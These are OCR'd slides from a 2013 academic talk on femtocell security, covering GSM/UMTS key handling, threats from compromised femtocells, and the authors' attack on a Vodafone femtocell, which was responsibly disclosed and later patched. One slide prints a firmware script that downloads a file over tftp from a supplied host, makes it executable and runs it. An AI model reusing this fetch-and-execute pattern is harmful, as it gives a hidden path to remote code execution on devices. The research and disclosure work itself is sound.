Femtocell Security in Theory and Practice

NordSec 2013

Fabian van den Broek

& Ronny Wichers Schreur

Institute for Computing and Information Sciences – Digital Security
Radboud University Nijmegen

20 October 2013


Femtocells

- “Small” cell tower
- Small range
- Low powered
- Cheap
- Installed by user
- Remote controlled by provider


Other cells

- Macro cell
- Micro cell
- Nano cell
- Femto cell


The Telco network




Authentication Keys




Crypto Keys in GSM




Crypto Keys in UMTS




Crypto Keys in Femtocells (Ideally)



Crypto Keys in Femtocells



Femtocell Security



Which security goals are threatened by a compromised femtocell?

Security goal	Femto w/o session keys	Femto with session keys

Which security goals are threatened by a compromised femtocell?

Security goal	Femto w/o session keys	Femto with session keys
User data confidentiality & integrity	✖	✔

Which security goals are threatened by a compromised femtocell?

Security goal	Femto w/o session keys	Femto with session keys
User data confidentiality & integrity	✗	✓
Network authentication	✗	✓

Which security goals are threatened by a compromised femtocell?

Security goal	Femto w/o session keys	Femto with session keys
User data confidentiality & integrity	✗	✓
Network authentication	✗	✓
Subscriber identity authentication	✗	✓

Which security goals are threatened by a compromised femtocell?

Security goal	Femto w/o session keys	Femto with session keys
User data confidentiality & integrity	✗	✓
Network authentication	✗	✓
Subscriber identity authentication	✗	✓
Subscriber identity confidentiality	✓	✓

Which security goals are threatened by a compromised femtocell?

Security goal	Femto w/o session keys	Femto with session keys
User data confidentiality & integrity	✗	✓
Network authentication	✗	✓
Subscriber identity authentication	✗	✓
Subscriber identity confidentiality	✓	✓
Signaling confidentiality & integrity	✓	✓

Which security goals are threatened by a compromised femtocell?

Security goal	Femto w/o session keys	Femto with session keys
User data confidentiality & integrity	✗	✓
Network authentication	✗	✓
Subscriber identity authentication	✗	✓
Subscriber identity confidentiality	✓	✓
Signaling confidentiality & integrity	✓	✓
Subscriber location privacy and untraceability	✓	✓

Which security goals are threatened by a compromised femtocell?

Security goal	Femto w/o session keys	Femto with session keys
User data confidentiality & integrity	✗	✓
Network authentication	✗	✓
Subscriber identity authentication	✗	✓
Subscriber identity confidentiality	✓	✓
Signaling confidentiality & integrity	✓	✓
Subscriber location privacy and untraceability	✓	✓
Availability	✓	✓

Earlier Femtocell Hacks

Vendor	Type
Sagemcom	Vodafone SureSignal [1]
Samsung	Verizon SCS-24UC4[2]
	& SCS-2U01
	& Sprint Airave
Ubiquisys	SFR Home 3G[3]

[1] The Hackers Choice
[2] Fasel and Jakubowski – Trustwave
[3] Borgaonkar, Redon and Seifert – TU Berlin


Our Attack

Our Attack

Secured against the previous attacks:

- no SSH running,
- different code published under GPL,
- holding power button did not trigger unsafe updates.

Our Attack



What we found in the memory

What we found in the memory

- A recovery partition

What we found in the memory

- A recovery partition
- A port-knocking daemon ;-)

What we found in the memory

- A recovery partition
- A port-knocking daemon ;-)
- A binary listening to the opened port

What we found in the memory

- A recovery partition
- A port-knocking daemon ;-)
- A binary listening to the opened port

adam

```
#!/command/execlineb -S1
# download command script
if -n {
  forx -x 1 i { 1 2 3 }
   foreground { s6-sleep 5 }
   if -n { /bin/tftp -g -r femto3xx/originalsin -l /tmp/eve ${1} }
}

# add exec rights
if { s6-chmod 0755 /tmp/eve }

# execute script
/tmp/eve ${1}
```

Conclusions

- Femtocells should not receive user keys.
- Still femtocells introduce new weaknesses and make existing weaknesses easier to exploit.

Responsible disclosure

We informed Vodafone Netherlands of our findings.

Newer firmware versions already disabled the recovery mode.
Our attack no longer works on this newer version.

Current femtos are shipped with the newer firmware and vulnerable femtos in the field were remotely upgraded.

Questions?

(Most) Relevant Specifications

- 3GPP TS 25.467 UTRAN architecture for 3G Home NodeB (HNB)
- 3GPP TS 33.320 Security of Home Node B (HNB) /Home evolved Node B (HeNB)